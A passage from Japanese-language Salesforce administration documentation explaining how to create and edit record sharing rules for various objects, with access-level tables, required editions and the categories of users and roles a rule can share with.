参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

取引先共有ルールの作成

取引先共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で 300 件の取引先共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [取引先共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

- レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
- 条件に基づく — 共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

  メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. [デフォルトの取引先、契約、および納入商品のアクセス権] の設定を選択します。
10. 残りの項目で、共有取引先に関連付けられているレコードのアクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: [取引先責任者のアクセス権] は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

11. [保存] をクリックします。

取引先テリトリー共有ルールの作成

取引先テリトリー共有ルールは、テリトリー割り当てに基づいています。最大で 300 件の取引先テリトリー共有ルールを定義できます。

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [取引先テリトリー共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. [テリトリー内の取引先]行で、最初のドロップダウンリストから[テリトリー] または [テリトリーおよび下位テリトリー] を選択し、2 番目のドロップダウンリストからテリトリーを選択します。
7. ［共有先］行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
8. ［デフォルトの取引先、契約、および納入商品のアクセス権］の設定を選択します。
9. 残りの項目で、共有取引先テリトリーに関連付けられているレコードのアクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: ［取引先責任者のアクセス権］は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

10. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

取引先責任者共有ルールの作成

取引先責任者共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件の取引先責任者共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [取引先責任者共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — ［所有者の所属］行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。
8. ［共有先］行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

商談共有ルールの作成

商談共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件の商談共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [商談共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — ［所有者の所属］行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. ［共有先］行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。条件として所有権が指定されている、所有者に基づくルールまたは条件に基づくルールの場合、［商談のアクセス権］レベルは、関連付けられた取引先に関係なく、グループ、ロール、またはテリトリーのメンバーが所有する商談に適用されます。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

ケース共有ルールの作成

ケース共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件のケース共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [ケース共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

キャンペーン共有ルールの作成

キャンペーン共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件のキャンペーン共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [キャンペーン共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — ［所有者の所属］行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. ［共有先］行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

アクセス権の設定	説明
フルアクセス	選択したグループ、ロール、またはテリトリーのユーザは、レコードの所有者と同様に、レコードを参照、編集、移動、削除、および共有できます。 フルアクセスの共有ルールを使用すると、ユーザは、活動での組織全体の共有設定が[親レコードに連動]になっている場合、そのレコードに関連付けられた活動を参照、編集、削除し、閉じることもできます。

10. [保存] をクリックします。

カスタムオブジェクト共有ルールの作成

カスタムオブジェクト共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件のカスタムオブジェクト共有ルールを定義し、条件に基づく共有ルールを最大で50件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. カスタムオブジェクトの [共有ルール] 関連リストで、[新規] をクリックします。
4. 表示ラベルとルール名を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名はAPIおよび管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に200を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトのAND条件を変更するには、[検索条件ロジックを追加...] をクリックします。

メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

ユーザ共有ルールの作成

あるグループのメンバーを別のグループと共有したり、条件に基づいてユーザを共有したりします。

ユーザ共有ルールは、公開グループ、ロール、テリトリーへのメンバーシップ、または部署や役職などの他の条件に基づいて作成できます。デフォルトでは、最大で 300 件のユーザ共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。これらの制限の引き上げに関する情報は、Salesforce までお問い合わせください。

メンバーシップに基づくユーザ共有ルールでは、あるグループのメンバーに属するユーザレコードを別のグループのメンバーと共有できます。メンバーシップに基づくユーザ共有ルールを作成する前に、適切なグループが作成されていることを確認します。

ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [ユーザ共有ルール] 関連リストで、[新規] をクリックします。
3. [表示ラベル名] を入力して [ルール名] 項目をクリックすると、自動的に入力が行われます。
4. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
5. ルールタイプを選択します。
6. 選択したルールタイプに応じて、次の手順を実行します。

a. グループメンバーシップに基づく — あるグループのメンバーであるユーザを別のグループのメンバーと共有できます。[次のメンバーであるユーザ] 行で、最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリスト(または、組織に200を超えるグループ、ロール、テリトリーがある場合は参照項目)からユーザセットを選択します。

b. 条件に基づく — 共有ルールに含めるためにレコードが一致する必要がある[項目]、[演算子]、[値]条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトのAND条件を変更するには、[検索条件ロジックを追加...]をクリックします。

7. [共有先] 行では、ユーザレコードへのアクセス権を与えるグループを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
8. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。リストビュー、ルックアップ、検索の対象ユーザを参照することや、Chatterで対話することができます。
参照・更新	レコードの参照と更新ができます。

9. [保存] をクリックします。

共有ルールのカテゴリ

共有ルールを定義するときに、ドロップダウンリスト［所有者の所属］と［共有先］にある次のカテゴリから選択できます。共有ルールの種別や組織で有効になっている機能に応じて、表示されないカテゴリもあります。

メモ: 大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。

カテゴリ	説明
マネージャのグループ	ユーザのすべての直属マネージャおよび間接マネージャ。
マネージャの下位グループ	マネージャと、そのマネージャが管理するすべての直属部下および間接部下。
キュー	キューに所有されるすべてのレコード。ただし、キューの個々のメンバーに所有されるレコードは除きます。［所有者の所属］リストでのみ使用できます。
公開グループ	管理者に定義されたすべての公開グループ。 組織でパートナーポータルまたはカスタマーポータルが有効になっている場合は、［すべてのパートナーユーザ］または［すべてのカスタマーポータルユーザ］グループが表示されます。これらのグループには、大規模ポータルユーザを除いて、パートナーポータルまたはカスタマーポータルへのアクセス権を持つすべてのユーザが含まれます。
ロール	組織向けに定義されたすべてのロール。これには、指定されたロールのすべてのユーザが含まれます。
ポータルロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロール内のすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの［別名］が含まれる個人取引先は除外されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、および商談共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

パートナーポータルおよびカスタマーポータルは、Salesforce Classic で使用できます。

カテゴリ	説明
ロール & 下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロールのすべてのユーザと、そのロールの下位ロールすべてのユーザが含まれ、ポータルライセンス種別のユーザを持つパートナーポータルロール、およびカスタマーポータルロールなどがあります。 組織でパートナーポータル、またはカスタマーポータルが有効になっている場合、ポータルロールは、このカテゴリにのみ含まれます。 組織で [ロール、内部 & ポータル下位ロール] データセットカテゴリが利用できるようにするには、ロール階層内に少なくとも 1 つのロールを作成しておく必要があります。
ポータルロール & 下位ロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロールのすべてのユーザと、そのポータルロール階層で下位のロールのすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの [別名] が含まれる個人取引先は除外されます。
ロール & 内部下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロール内のすべてのユーザと、そのロールの下位のロールに属するすべてのユーザが含まれますが、パートナーポータル、およびカスタマーポータルのロールは除外されます。 このカテゴリは、組織でパートナーポータル、または Salesforce カスタマーポータルが有効になっている場合にのみ表示されます。 組織で [ロール & 内部下位ロール] データセットカテゴリが利用できるようするには、ロール階層内に少なくとも 1 つのロールを作成し、かつ、ポータルを有効にしておく必要があります。
ロール、内部 & ポータル下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロール内のすべてのユーザと、パートナーポータル、およびカスタマーポータルなど、そのロールの下位のロールに属するすべてのユーザが含まれます。 このカテゴリは、組織でパートナーポータル、または Salesforce カスタマーポータルが有効になっている場合にのみ表示されます。 組織で [ロール & 内部下位ロール] データセットカテゴリが利用できるようするには、ロール階層内に少なくとも 1 つのロールを作成し、かつ、ポータルを有効にしておく必要があります。
テリトリー	組織向けに定義されたすべてのテリトリー。
テリトリーおよび下位テリトリー	組織向けに定義されたすべてのテリトリー。これには、指定されたテリトリーとその下位のテリトリーが含まれます。

リード共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [リード共有ルール]関連リストで、変更するルールの横にある[編集]をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

取引先共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [取引先共有ルール]関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ［デフォルトの取引先、契約、および納入商品のアクセス権］の設定を選択します。
6. 残りの項目で、共有取引先に関連付けられているレコードのアクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: ［取引先責任者のアクセス権］は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

7. [保存] をクリックします。

取引先テリトリー共有ルールの編集

取引先テリトリー共有ルールでは、共有アクセス設定を編集できますが、他の設定は編集できません。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [取引先テリトリー共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
非公開 (関連付けられた取引先責任者、商談、およびケースでのみ使用可能)	この共有ルール以外のアクセス権が許可されていない場合、ユーザはレコードの参照や更新はできません。
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

メモ: [取引先責任者のアクセス権] は、取引先責任者に対する組織の共有設定が [親レコードに連動] に設定されているときは無効です。

5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

取引先責任者共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [取引先責任者共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

商談共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [商談共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。条件として所有権が指定されている、所有者に基づくルールまたは条件に基づくルールの場合、［商談のアクセス権］レベルは、関連付けられた取引先に関係なく、グループ、ロール、またはテリトリーのメンバーが所有する商談に適用されます。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

ケース共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [ケース共有ルール]関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

キャンペーン共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [キャンペーン共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。
フルアクセス	選択したグループ、ロール、またはテリトリーのユーザは、レコードの所有者と同様に、レコードを参照、編集、移動、削除、および共有できます。 フルアクセスの共有ルールを使用すると、ユーザは、活動での組織全体の共有設定が [親レコードに連動] になっている場合、そのレコードに関連付けられた活動を参照、編集、削除し、閉じることもできます。

6. [保存] をクリックします。

エディション

